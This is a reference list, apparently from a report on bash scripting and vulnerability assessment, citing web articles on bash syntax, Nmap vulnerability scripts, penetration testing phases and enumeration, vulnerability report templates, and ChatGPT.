Bodenmann, Pius. “Bash If Statement: Syntax, Variations, Use Cases, Commands, and More!” *Cloudyzy*, 20 September 2023, https://cloudzy.com/blog/bash-if-statement/#If_Elif_Else_Statements

”1.3. Vulnerability Assessment” *Red Hat*, https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/7/html/security_guide/sec-vulnerability_assessment#sec-Defining_Assessment_and_Testing

“Scripts” *nmap.org,* https://nmap.org/nsedoc/categories/vuln.html

Y., David. “ Determine whether a file exists or not in Bash” *Sentry*, 15 April 2023, https://sentry.io/answers/determine-whether-a-file-exists-or-not-in-bash/

derobert. “Zip all files in directory?” *Unix & Linux*, 28 November 2012, https://unix.stackexchange.com/questions/57013/zip-all-files-in-directory

“Penetration Testing” *imperva*, https://www.imperva.com/learn/application-security/penetration-testing/

Sengupta, Sudip. “Guide to Enumeration Pentest: All You Need to Know” *Medium*, 16 September 2022, https://sudip-says-hi.medium.com/guide-to-enumeration-pentest-all-you-need-to-know-3b3f599f85da

“Enumeration In Penetration Testing? What is it?” *Vertex Cyber Security*, https://www.vertexcybersecurity.com.au/enumeration-in-penetration-testing-what-is-it/#:~:text=The%20goal%20of%20enumeration%20is,exploited%20to%20gain%20unauthorised%20access.

"Understanding the Five Phases of the Penetration Testing Process" *EC-Council*, 28 March 2022, https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases/#:~:text=Penetration%20Testing%20phases.-,Reconnaissance,accounts%2C%20and%20other%20relevant%20information

"How to Read a Vulnerability Assessment Report" *Redlegg*, 16 February 2023, https://www.redlegg.com/blog/how-to-read-a-vulnerability-assessment-report

"Pen Testing vs Vulnerability Assessment" *Redlegg*, 7 May 2019, https://www.redlegg.com/blog/pen-testing-vs-vulnerability-assessment

Wallis, Chris. "How To Perform A Vulnerability Assessment: Step-by-Step" *intruder*, 2 August 2024, https://www.intruder.io/blog/how-to-perform-a-vulnerability-assessment-step-by-step#:~:text=After%20the%20vulnerability%20scan%20is,vulnerability%20based%20upon%20its%20severity.

Wallis, Chris. "Vulnerability Scanning Frequency Best Practices" *intruder*, 21 May 2024, https://www.intruder.io/blog/vulnerability-scanning-frequency-best-practices

ZeroDay. "Offensive Security Certified Professional exam" *Pentest Reports*, 2021, https://pentestreports.com/templates

ChatGPT, https://chatgpt.com/